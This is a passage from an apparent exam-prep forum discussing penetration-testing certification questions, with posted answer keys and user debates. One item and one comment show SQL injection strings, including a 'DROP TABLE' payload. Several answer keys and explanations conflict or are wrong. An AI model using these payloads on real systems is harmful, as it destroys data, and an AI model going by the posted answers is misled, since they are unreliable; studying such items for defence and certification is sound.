This is a poor question because I believe the answer is C due to the fact that we are unsure if the tester is within a known environment or not. Going off the information that we have, you should suspect that the tester has knowledge of the network infrastructure. Since he has access to the CEO's email he should move laterally to the domain controller which would give him access to the network. That's what the next objective is, not obtain credentials to the network for access. I hate these questions because of these perspectives.....

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: C

Move laterally from the mail server to the domain controller.

Explanation:

Once a penetration tester gains access to the CEO's internal, corporate email, they can use the information in the emails to perform reconnaissance and identify the mail server used by the organization. The penetration tester can then try to move laterally from the mail server to other systems on the network, such as the domain controller, to gain further access.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

D is right
Gain root access logical answer

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: D


Attempting to escalate privileges on the mail server to gain root access can be a way to gain access to the network.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

yes your right D is the answer
what is your answer in questions Q- 86 Q-78 Q-54 Q-45 Q-18 Q-20
please share your answer and idea

upvoted 2 times

  **josepa** 1 year, 6 months ago

D is correct
upvoted 3 times

  **[Removed]** 1 year, 6 months ago

yes D is correct
upvoted 2 times

  **[Removed]** 1 year, 7 months ago

D is correct answer
upvoted 2 times

  **TKW36** 1 year, 7 months ago

Selected Answer: B

B would be the easiest to do out of all of the options.

upvoted 3 times

  **cy_analyst** 1 year, 6 months ago

Yes but "you" have already an account why you need another one?

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Already account not
need other account
so D is the answer
upvoted 2 times

  **AaronS1990** 1 year, 5 months ago

I agree with your
thinking especially
as your objective is
to infiltrate the
network.
upvoted 1 times

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

Correct Answer: B

Community vote distribution

B (100%)

Neolot Highly Voted 1 year, 11 months ago

Selected Answer: B

<https://hackertarget.com/nikto-website-scanner/>
upvoted 5 times

NotAHackerJustYet Most Recent 1 year, 7 months ago

Selected Answer: B

The correct answer is B.
Nikto.

B. Nikto: Nikto is a web server vulnerability scanner and is the tool that a penetration tester would most likely choose for this type of task. It can be used to scan a web server for known vulnerabilities and can detect thousands of potential security issues.

upvoted 3 times

NotAHackerJustYet 1 year, 7 months ago

A. Nmap:

Nmap is a tool that can be used to perform a port scan of a web server, but it does not provide the same level of vulnerability scanning as Nikto.

C. Cain and Abel: Cain and Abel is a password recovery tool and is not the tool that a penetration tester would most likely choose for a vulnerability scan against a web server.

D. Ethercap: Ethercap is a network sniffer that can be used to capture network traffic, but it is not the tool that a penetration tester would most likely choose for a vulnerability scan against a web server.


upvoted 2 times

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Correct Answer: B

Community vote distribution



Neolot Highly Voted 1 year, 11 months ago

Selected Answer: B

<https://theycybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/>
upvoted 5 times

RRabbit 1 year, 8 months ago

Wifite is a better choice than Aircrack-ng because it automates the process of deploying and setting up a rogue access point on the network. It is designed to be easy to use and it allows the penetration tester to specify the target network and the type of attack to use. Wifite can also be configured to automatically de-authenticate clients from the target network, which is one of the key steps in setting up a rogue access point.

Aircrack-ng on the other hand is a set of tools for auditing wireless networks, it can be used to capture wireless network traffic, recover wireless network keys, and perform other wireless-related tasks, but it is not designed specifically to set up rogue access point, it requires more manual configuration and it is a more complex tool.

Wifite is more specialized and tailored to the specific task of setting up a rogue access point, it simplifies the process and makes it more efficient for the penetration tester.

upvoted 2 times

RRabbit 1 year, 7 months ago

book says
Aircrack-ng.
disregard my answer.
upvoted 11 times

Vikt0r 1 year, 7 months ago

Wifite
is a
tool
to
audit
WEP

or
WPA
encrypted
wireless
networks.
It
uses
aircrack-ng,
pyrit,
reaver,
tshark
tools
to
perform
the
audit.<https://www.kali.org/tools/wifite/>
upvoted 3 times

  **[Removed]** 1 year, 7 months ago

Yes
B
is
correct
upvoted 2 times

  **KingIT_ENG** Most Recent 1 year, 6 months ago

B Aircrack-ng
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: D

Wifite is a wireless auditing tool that can automate the process of cracking WEP and WPA/WPA2-PSK networks. It can also be used to create a fake access point and capture data from any clients that connect to it. Aircrack-ng is a suite of tools for auditing wireless networks, including a tool for cracking WEP and WPA/WPA2-PSK networks. It can be used to capture network traffic and perform other wireless attacks, but it does not have the capability to create a fake access point.
upvoted 1 times


  **[Removed]** 1 year, 6 months ago

Aircrack-ng
is correct answer
upvoted 2 times

  **RRabbit** 1 year, 8 months ago

D. Wifite

Wifite is a tool that automates the process of auditing wireless networks, it can be used to deploy and set up a rogue access point on the network. Wifite is designed to be easy to use, it can be run on Windows, Linux, and macOS. It allows the penetration tester to specify the target network and the type of attack to use. It can also be configured to automatically de-authenticate clients from the target network, which is one of the key steps in setting up a rogue access point. Other tools like Wireshark, Aircrack-ng and Kismet are not designed for rogue access point deployment but are used for network traffic capture, wireless cracking, and wireless network detection respectively.
upvoted 4 times

  **RRabbit** 1 year, 7 months ago

book says
Aircrack-ng. disregard my answer.
upvoted 6 times

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible. Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. `nmap -sT -vvv -O 192.168.1.0/24 -PO`
- B. `nmap -sV 192.168.1.0/24 -PO`
- C. `nmap -sA -v -O 192.168.1.0/24`
- D. `nmap -sS -O 192.168.1.0/24 -T1`

Correct Answer: D

Community vote distribution

D (63%)

C (38%)

UseChatGPT 1 year ago

Selected Answer: C

Its supposed to trick you on D, its actually C. ChatGPT bro upvoted 2 times

hakanay 9 months, 3 weeks ago

Study your book and stop relying on ChatGPT. It's clearly D. upvoted 11 times

KeToopStudy 8 months, 3 weeks ago

ChatGPT is really bad at this exam. You should try to do your own research. And the answer C has the flag `-A` included so it will perform all nmap test possible resulting in triggering all the alarms. The correct answer is D upvoted 6 times

solutionz 1 year, 1 month ago

Selected Answer: D

The goal here is to conduct a scan that triggers as few alarms and countermeasures as possible, so a stealthier approach is needed.

Among the options provided, the command that would best accomplish this goal is:

D. ``nmap -sS -O 192.168.1.0/24 -T1``

Here's why:

- ``-sS``: This flag triggers a SYN scan, also known as a stealth scan, which is less likely to be detected by intrusion detection systems since it doesn't complete the TCP three-way handshake.

- ``-O``: This enables OS detection, which can be valuable information in a penetration test.

- ``-T1``: This sets the scan timing to the slowest level, further reducing the chance of detection.

Other options, such as ``-sT`` for a full TCP connect scan (option A) or ``-sV`` for service version detection (option B), or even ``-sA`` for an ACK scan (option C), may be more easily detected by security systems or are more aggressive in nature.

So, option D would be the best choice for a more covert approach.

upvoted 2 times

  **ppsilva** 1 year, 6 months ago

Selected Answer: D

Clearly D

upvoted 3 times

  **Frog_Man** 1 year, 7 months ago

Option D. s is a syn scan and S is a stealth scan by not completing the 3-way handshake. sA is a combo search.

upvoted 4 times

  **[Removed]** 1 year, 7 months ago

Answer D is correct 100%

upvoted 1 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: C

Answer: C. nmap -sA
-v -O 192.168.1.0/24

Explanation: The Nmap scan syntax option C is the best option to accomplish the objective of triggering as few alarms and countermeasures as possible. The sA option stands for "TCP ACK scan", which is a stealthy scan that does not trigger most firewalls and intrusion detection systems. The v option stands for "verbose", which will provide more detailed information about the scan. The O option stands for "operating system detection", which will allow the tester to detect the operating system of the target. The 192.168.1.0/24 range is specified in the command, which will limit the scan to that specific range.

upvoted 1 times



  **NotAHackerJustYet** 1 year, 7 months ago

Option A is incorrect because the sT option stands for "TCP connect scan", which is a scan that is more likely to trigger alarms and countermeasures. The O and PO options are included in the command, but they are not necessary for this objective.

Option B is incorrect because the sV option stands for "version detection", which is not necessary for this objective. The PO option is included, but it is not necessary either.

Option D is incorrect because the sS option stands for "SYN scan", which is a scan that is more likely to trigger alarms and countermeasures. The O and T1 options are included, but they are not necessary for this objective.

upvoted 1 times

  **RHER** 1 year, 5 months ago

-sS es un escaneo sigiloso

upvoted 2 times

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Correct Answer: D

Community vote distribution

D (100%)

NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: D

Answer: D. The application has the API certificate pinned.

This is the most likely reason for the error because the application is unable to validate the certificate issued by the tester's private root CA. Certificate pinning is a process where an application compares the certificate presented by the server with a predefined set of certificates and only accepts connections if the presented certificate is one of the predefined certificates. This means that the application will reject any certificate that is not in the predefined set, even if it is valid.

upvoted 10 times

fuzzyguzzy Most Recent 3 weeks, 4 days ago

Selected Answer: D

The answer is D
upvoted 1 times

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

Correct Answer: C

Community vote distribution



fuzzyguzzy 3 weeks, 4 days ago

Selected Answer: C

Nessus and SQLMap are correct answers, but SQLmap is the best answer as it's dedicated to find vulns in SQL databases.

upvoted 1 times

djash22 2 months, 1 week ago

Given that the target is a database server, and the aim is to find vulnerabilities that could potentially be exploited in a database, Option C: SQLmap would be the best choice. SQLmap is dedicated to testing databases for SQL injection vulnerabilities, which are among the most critical and common vulnerabilities in database servers. This tool would provide the most direct and relevant insights into the security of the database.

upvoted 1 times

Hedwig74 5 months, 2 weeks ago

OpenVAS has more capabilities than Nessus, though it is more complicated, as well. With that said, if you're selecting D, then your argument should be between those two. Therefore, the ONE specific answer given related to the question is SQLmap....

upvoted 2 times

KeToopStudy 8 months, 2 weeks ago

Selected Answer: C

SQLMap seems to be the answer because it specifies against a database. Although Nessus can be used to detect vulnerabilities for database SQLMap is dedicated for that specific task.

upvoted 1 times

danscbe 8 months, 4 weeks ago

Selected Answer: D

I'm going with Nessus here. Nessus is a widely used vulnerability scanner that can help identify vulnerabilities in a system. While tools like OpenVAS, Nikto, and SQLmap also have their specific uses, Nessus is known for its comprehensive vulnerability scanning capabilities, making it a strong choice for a penetration tester examining a database server.

upvoted 2 times

b0ad9e1 8 months, 4 weeks ago

Selected Answer: C

This is a tricky question. If we are just going off the fact the target is a database server, then SQLmap is most certainly the

answer. However, this sentence gives me pause, "The tester has been given a variety of tools used by the company's privacy policy. " What is CompTIA trying to convey with this sentence? Should we use Nessus instead of SQLmap? Why are they mentioning the privacy policy and other tools?

upvoted 1 times



  **solutionz** 1 year, 1 month ago

Selected Answer: C

Given that the target is a database server, the BEST tool to use for finding vulnerabilities specifically related to databases, such as SQL injection, would be:

C. SQLmap

upvoted 1 times

  **kips** 1 year, 2 months ago

Selected Answer: D

Find vulnerabilities

upvoted 2 times

  **bieecop** 1 year, 2 months ago

Selected Answer: D

Nessus provides a variety of scanning capabilities, including the ability to perform remote vulnerability checks, configuration audits, and compliance checks. It can detect known vulnerabilities, misconfigurations, and weaknesses in the database server's security posture. While options (Nikto), (OpenVAS), and (SQLmap) are valuable tools for specific tasks, they are not as well-suited as Nessus for comprehensive vulnerability assessment of a database server.

upvoted 3 times

  **ciguy935yaknow** 1 year, 5 months ago

C

https://www.google.com/search?q=can+sqlmap+test+for+vulnerabilities+on+database&sxsrf=APwXEdcLRM8VTF8rCeLaWd0tKYK2IRCiog%3A1680789493527&ei=9c8uZJbmH-jFkPIP7JOg2A0&oq=can+sqlmap+test+for+&gs_lcp=Cgxnd3Mtd2l6LXNlcnAQXgBMgUIIRCgATIFCCEQoAEyBQghEKsCMggIIRAWEB4QHToKCA/RxDWBBCwAzoECCMQJzoICAAQigUQkQI6EQguEIAEELEDEIMBEMcBENEDOgsIABCABBCxAXCDAToICAAQgAQQsQM6EQguEIMBEMcBELEDENEDEEOg4lLhCABBCxAXDHARDRAzoLCC4QigUQsQMqgwE6CAguEIAEELEDOgsILhCABBCxAXCDAToFCAAQgAQ6FAguEIAEELEDEIMBEMcBENEDENQCCoIABCABBAUEIcCOgYIABAWEB46CAgAEIoFEIYDSgQIQRgAUKUOWLU0YIpDaANwAXgAgAGjAYgB1RSSAQwLjIwMAEoAEByAEIwAEB&scient=g-wiz-serp

upvoted 1 times

  **Maniact165** 1 year, 6 months ago

Selected Answer: D

Its D no?

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: C

SQLmap is a specialized tool designed to identify and exploit vulnerabilities in database servers, including SQL injection flaws, which are a common vulnerability in database systems. It can be used to detect database management systems, enumerate databases, tables, and columns, dump data from databases, and perform a range of other penetration testing tasks.



upvoted 4 times

  **[Removed]** 1 year, 6 months ago

Yes C is



correct

upvoted 2 times

  **kloug** 1 year, 6 months ago

cc correct

upvoted 4 times

  **kloug** 1 year, 7 months ago

dddddd

upvoted 1 times



A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter, with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

Correct Answer: D

Community vote distribution



  **ronniehaang** Highly Voted  1 year, 9 months ago

Selected Answer: D

Side-channel attacks in cloud environments rely on the ability to gain access that allows penetration testers to capture information by leveraging shared underlying hardware. Infrastructure as a service (IaaS) environments deploy multiple virtual machines on the same hardware platform, meaning that attackers may be able to use shared resources or compromise of the virtualization or containerization system itself to gain access to data without compromising the target system itself. It leverages a remnant data vulnerability when virtual drives are resized. Fortunately, the major players in the IaaS space have prevented this issue by using encrypted volumes and other techniques to ensure remnant data is no longer an issue. Despite this, side-channel attacks will always remain a concern while systems share underlying hardware.

upvoted 8 times

  **NotAHackerJustYet** Highly Voted  1 year, 7 months ago

Selected Answer: D

The most concerning attack type to the company is D. Side Channel Attacks. Side channel attacks are a type of attack that allows an attacker to obtain privileged information (such as passwords, encryption keys, etc.) by exploiting the physical characteristics of the computer system. For example, an attacker could measure the power consumption of the system over time to infer the encryption key used. In this case, the company is concerned about the protection of its VMs, which are hosted in a datacenter with other companies sharing physical resources. Thus, a side channel attack is the most concerning attack type as it could potentially allow an attacker to gain access to the VMs without needing to compromise the security of the cloud provider. The other options are not as concerning as side channel attacks, as they typically involve the attacker gaining access to a user's session (Session Riding) or hijacking a domain name (Cybersquatting), or overwhelming a system with malicious data (Data Flooding).

upvoted 5 times

  **Neolot** Most Recent  1 year, 11 months ago

Selected Answer: D

<https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%20can%20even,share%20the%20same%20physical%20hardware>

upvoted 4 times

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Correct Answer: C

Community vote distribution

C (100%)

Mr_BuCh3th34D Highly Voted 1 year, 9 months ago

Selected Answer: C

C is correct. From the official book: The methodology section of the report outlines the types of testing performed during the penetration test, the steps taken during each phase, and how the attacks were carried out (this is known as the attack narrative). The methodology section also discusses the process used to identify and rate the risks for each vulnerability found and what tools were used by the pentesters.

upvoted 7 times

NotAHackerJustYet Most Recent 1 year, 7 months ago

Selected Answer: C

C. Methodology is the correct answer. Methodology is the specific set of steps and approaches that are conducted during a penetration test. Scope details defines the scope of the penetration test, such as the type of systems, services, or applications to be tested. Findings are the results of the penetration test, such as any vulnerabilities or misconfigurations discovered. The Statement of Work outlines the expected deliverables, timeline, and cost of the penetration test.

upvoted 3 times

Hskwkhfb 1 year, 9 months ago

Scope details

upvoted 1 times

[Removed] 1 year, 7 months ago

Answer is C

upvoted 2 times

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Correct Answer: A

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. Send an SMS with a spoofed service number including a link to download a malicious application is a social-engineering method that, if successful, would MOST likely enable both objectives of gaining access to mobile devices and exfiltrating data from those devices. This method would involve tricking the user into downloading a malicious application through an SMS message that appears to be from a legitimate service or source. Once the user has downloaded the application, the attacker would have access to the device and would be able to exfiltrate data.

Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading (C) may be effective in getting the list of device IMEIs, but it does not help in getting access to the device or exfiltrating data.

Exploit a vulnerability in the MDM and create a new account and device profile (B) is a technical method, not a social engineering one.

Infest a website that is often used by employees with malware targeted toward x86 architectures (D) would not be effective in getting access to mobile devices as these are not x86 architectures.

upvoted 5 times

kloug Most Recent 1 year, 6 months ago

aaaaaaaaa

upvoted 3 times

masso435 1 year, 9 months ago

Selected Answer: A

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

upvoted 3 times

Hskwkhfb 1 year, 10 months ago

Why not C?

upvoted 1 times

A penetration tester ran a ping `A` command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

Correct Answer: A

Community vote distribution

A (100%)

TacosInMyBelly 9 months, 1 week ago

Selected Answer: A

Ping your own IP on a Win system and you'll see at the end of the replies that it says "TTL=128." Just verified this myself.

upvoted 1 times

NotAHackerJustYet 1 year, 7 months ago

Selected Answer: A

The correct answer is A. Windows.

Windows systems typically return 128 TTL packets when a ping command is executed. This is because Microsoft Windows systems use a static TTL value of 128 for ICMP packets. A static TTL value is a fixed number set by the operating system.

Option B. Apple is incorrect. Apple systems typically return a TTL of 64 when a ping command is executed.

Option C. Linux is incorrect. Linux systems typically return a TTL of 64 when a ping command is executed.

Option D. Android is incorrect. Android systems typically return a TTL of 255 when a ping command is executed.

upvoted 4 times

RRabbit 1 year, 8 months ago

Selected Answer: A

A. Send an SMS with a spoofed service number including a link to download a malicious application is a social-engineering method that, if successful, would MOST likely enable both objectives of gaining access to mobile devices and exfiltrating data from those devices. This method would involve tricking the user into downloading a malicious application through an SMS message that appears to be from a legitimate service or source. Once the user has downloaded the application, the attacker would have access to the device and would be able to exfiltrate data.

Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading (C) may be effective in getting the list of device IMEIs, but it does not help in getting access to the device or exfiltrating data.

Exploit a vulnerability in the MDM and create a new account and device profile (B) is a technical method, not a social engineering one.

Infect a website that is often used by employees with malware targeted toward x86 architectures (D) would not be effective in getting access to mobile devices as these are not x86 architectures.

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

oops wrong

one:

A. Windows is the OS that would MOST likely return a packet of this type with a 128 TTL value.

TTL (Time to Live) is a value in the IP header that indicates the maximum number of hops (or router-to-router transmissions) that an IP packet can pass through before it is discarded. When a ping command is run, the operating system sets the initial TTL value in the packet.

On Windows operating systems, the default initial TTL value is 128. So when a ping command is run, the packet that is returned will have a TTL value of 128. This means that it has not been passed through any routers, and the host being pinged is the same host that sent the ping.

On Linux and Apple operating systems, the default initial TTL value is 64, so the returned packet will have a value of 64. On Android, the default initial TTL value varies depending on the version of Android used, but it's usually 64.

upvoted 5 times

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

Correct Answer: AD

Community vote distribution

CD (100%)

Neolot Highly Voted 1 year, 11 months ago

Selected Answer: CD

This should be C and D
upvoted 13 times

nerdo9 Most Recent 4 months, 2 weeks ago

I'm convinced
they're posting the wrong answers on purpose.
Shoulder surfing isn't even a good option for
this scenario.
upvoted 4 times

solutionz 1 year, 1 month ago

Selected Answer: CD

In this scenario, the
physical penetration tester has observed certain
behaviors and weaknesses that can be exploited to
gain physical access to the office. Based on the
information provided, the two techniques that would
be most applicable are: C and D

The other options listed (shoulder surfing, call
spoofing, dumpster diving, and email phishing) could
be used in various contexts for gathering
information or gaining unauthorized access but are
not directly applicable to the specific situation
described here.
upvoted 1 times

ciguy935yaknow 1 year, 5 months ago

Personally, I am thinking
A&D. The ticket gate does not scan the badge, so
tailgating would be the best way to get in. Then to
get sensitive info without acting suspicious, best
option would be shoulder surfing.
upvoted 2 times

e7cde6e 5 months, 1 week ago

The
question is how to gain physical
access unnoticed by security.
Shoulder Surfing would not aid in
accomplishing this.

C & D

upvoted 1 times

AaronS1990 1 year, 5 months ago

Selected Answer: CD

Definitely C and D this one. It has nothing to do with shoulder surfing
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: CD

C & D for easy.
upvoted 3 times

  **[Removed]** 1 year, 7 months ago

C and D is the answer
upvoted 2 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: CD

C. Badge Stealing: This technique involves the tester stealing an employee's badge from the table in order to gain access to the office. This is a valid and effective way for the tester to gain access to the office without being noticed.

D. Tailgating: This technique involves the tester following an employee into the office without swiping their badge. Since the ticket gate does not scan the badges, this is an effective way for the tester to gain access to the office without being noticed.

upvoted 3 times

  **NotAHackerJustYet** 1 year, 7 months ago

A. Shoulder Surfing: This technique involves the tester watching an employee type in their password or PIN number in order to gain access to the office. This technique is not effective in this scenario, since the ticket gate does not require a password or PIN.

B. Call Spoofing: This technique involves the tester spoofing an employee's phone number in order to gain access to the office. This technique is not effective in this scenario, since the ticket gate does not require a phone number.

E. Dumpster Diving: This technique involves the tester searching through the company's dumpster in order to find sensitive information. This technique is not effective in this scenario, since the tester is trying to gain physical access to the office.

F. Email Phishing: This technique involves the tester sending an email with a malicious link or attachment in order to gain access to the office. This technique is not effective in this scenario, since the tester is trying to gain physical access to the office.

upvoted 3 times

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

```
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ` ` ;  
DROP TABLE SERVICES; --
```

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Correct Answer: B

Community vote distribution

C (100%)

Chemical2007 Highly Voted 1 year, 11 months ago

I think the answer is
parameter pollution

upvoted 14 times

RRabbit Highly Voted 1 year, 8 months ago

The logs shows that the
attacker is attempting to pollute the
"serviceID" parameter by providing
multiple values for the same parameter in the
request. This can cause the server to behave in
unexpected ways, potentially leading to security
issues such as SQL injection, in this case, the
attacker is attempting to add a "DROP TABLE
SERVICES" statement to the query being sent to
the server in an attempt to delete the services
table.

upvoted 8 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: C

C. Parameter Pollution. The
URL in question includes two serviceID parameters
(serviceID=892 and serviceID=892 ` ` ; DROP TABLE
SERVICES; --). This is an attempt to manipulate the
query and execute a SQL injection attack by
introducing a malicious SQL statement.

A. Clickjacking: This involves tricking a user into
clicking something different from what they
perceive, typically by overlaying an invisible
frame. This attack is not relevant to the provided
URL.

B. Session hijacking: This involves stealing or
taking over a user's session. The URL does not
indicate any attempt to hijack a session.

D. Cookie hijacking: This involves stealing cookies
to gain unauthorized access to a user's session. The
URL does not indicate any attempt to hijack cookies.

E. Cross-site scripting (XSS): This involves
injecting malicious scripts into web pages viewed by
others. The URL is clearly trying to execute a SQL
command rather than injecting a script.

upvoted 2 times

TheSkyMan 1 year, 4 months ago

Selected Answer: C

Here's a good
explanation and example of HTTP Parameter Pollution:
<https://book.hacktricks.xyz/pentesting-web/parameter-pollution>



upvoted 2 times

  **ciguy935yaknow** 1 year, 5 months ago

C

https://www.google.com/search?q=parameter+pollution+attack&sxsrf=APwXEdf4-XO-9oWxUd_Z03YOX75kZT2Q3w%3A1680790807394&ei=F9UuZJTkF_OjkPIpZ6Gf-AM&ved=0ahUKEwjUy5DYuZX-AhXzEUQIHc_QBz8Q4dUDCBA&uact=5&oq=parameter+pollution+attack&gs_lcp=Cgxnd3Mtd2l6LXNlcnAQAzIFCAAQgAQyBggAEBYQHjIGCAAChAeMgYIABAWEB4yBggAEBYQHjIGCAAQFhAeMggIABCKBRCGAzIICAAQigUQhgMyCAgAEIloFEIYDMggIABCKBRCGAzoKCAAQRxDWBBCwA0oECEAFC1ClIBH2C_IGgBcAF4AIAbmgGIAYcNkgEEMS4xM5gBAKABAcgBCMABAQ&scient=gws-wiz-serp#fpstate=ive&vld=cid:4c1543d3,vid:QVZBI8yxVX0

upvoted 2 times

  **deeden** 6 months, 1 week ago



Thank you
for sharing the link.

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

C is correct answer

upvoted 2 times

  **zimuz** 1 year, 7 months ago

Selected Answer: C

parameter pollution

upvoted 3 times

  **Mr_BuCh3th34D** 1 year, 9 months ago

Selected Answer: C

All input validation flaws are caused by unsanitized data flows between the front-end and the several back-ends of a web application. HTTP Parameter Pollution (HPP) attacks can be defined as the feasibility to override or add HTTP GET/POST parameters by injecting query string delimiters.

Regular attack:

<http://webApplication/showproducts.asp?prodID=9>
UNION SELECT 1,2,3 FROM Users WHERE id=3 —

Source:

https://owasp.org/www-pdf-archive/AppsecEU09_CarettoniDiPaola_v0.8.pdf

upvoted 2 times

  **ronniehaang** 1 year, 9 months ago

Selected Answer: C

Input validation techniques are the go-to standard for protecting against injection attacks. However, it's important to understand that attackers have historically discovered ways to bypass almost every form of security control. Parameter pollution is one technique that attackers have used successfully to defeat input validation controls.

Parameter pollution works by sending a web application more than one value for the same input variable.

upvoted 2 times

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

- A. A signed statement of work
- B. The correct user accounts and associated passwords
- C. The expected time frame of the assessment
- D. The proper emergency contacts for the client

Correct Answer: A

Community vote distribution

D (73%)

B (27%)

ryanou Highly Voted 1 year, 11 months ago

Selected Answer: D

D is correct

upvoted 10 times

LiveLaughToasterBath Most Recent 7 months, 3 weeks ago

Selected Answer: D

You would need an emergency contact in order to get right user name and passwords. I would assume that if you can't access until Monday, then you were unable to call the emergency contact to get the creds you needed, so what you lacked was an emergency contact number.

upvoted 1 times

Caoilfhion 9 months, 2 weeks ago

This one is annoying because the answer is seriously subjective from an exam point of view. For the exam, a SOW covers all this and it gives no mention what the hang up actually was, so we cannot assume. In the real world, we know logically the most prevalent reason why is the user/passwords...so we'd have to verify that and use an emergency contact if not working day of job. That's how it goes in the real world, but hey...it's a CompTia exam, whaddya want. In the PT1 version of this exam, the answer is listed as "expected timeframe". I can't facepalm hard enough. Wish I knew what the actual answer is, based on Comptias reasoning. (Is it actually SOW no matter what because they expect all the other answers to be defined during this phase?)

upvoted 3 times

[Removed] 9 months, 3 weeks ago

Selected Answer: D

D is the answer. This would allow the pen testers to contact them informing them the work wouldn't be done by Monday and receive guidance or further instructions from there.

upvoted 3 times

UseChatGPT 1 year ago

Selected Answer: B

It's B don't be fooled.

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: B

In the scenario described, the assessment team was not able to access the environment as expected. This indicates a failure in preparation and coordination, and one essential aspect that would need to be clarified before the start of the assessment would be the access credentials.

So, the correct answer is:

B. The correct user accounts and associated passwords

Having these details in place would have ensured that the team could access the environment and conduct the assessment as planned. It would typically be part of the overall coordination, communication, and planning process that takes place before the actual testing begins.

upvoted 2 times

  **AaronS1990** 1 year, 5 months ago

A is obviously necessary before the start... it's just wether or not they care for this specific question

upvoted 3 times

  **nickwen007** 1 year, 6 months ago

The security company should have acquired A. A signed statement of work BEFORE the start of the assessment. This should include all details regarding the scope of the test, any limitations, and information on how to contact the client in case of emergency or delay. Additionally, the expected time frame of the assessment should also be included.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

D is correct for sure

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: B

The security company should have acquired the correct user accounts and associated passwords before the start of the assessment, to ensure that the assessment team would be able to access the environment as expected. This would have allowed the team to perform the assessment over the weekend, as requested by the client.

Knowing the proper emergency contacts for the client (D) would be important for incident response and escalation procedures, but would not have directly addressed the issue of not being able to access the environment.

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Yes your right but i think D is correct answer check this link



<https://www.examttopics.com/discussions/comptia/view/61878-exam-pt1-002-topic-1-question-5-discussion>

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

D is the correct answer

upvoted 2 times



  **kloug** 1 year, 7 months ago

bbbbbbb

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

D is
coooooorrrrect
upvoted 1 times



  **2Fish** 1 year, 7 months ago

Selected Answer: D

D is Correct. See here for more context.

<https://www.examttopics.com/discussions/comptia/view/61878-exam-pt1-002-topic-1-question-5-discussion/>

upvoted 4 times



  **2Fish** 1 year, 7 months ago

D , is what I am thinking.

Here is more discussions:

<https://www.examttopics.com/discussions/comptia/view/61878-exam-pt1-002-topic-1-question-5-discussion/>

upvoted 2 times

  **Frog_Man** 1 year, 7 months ago

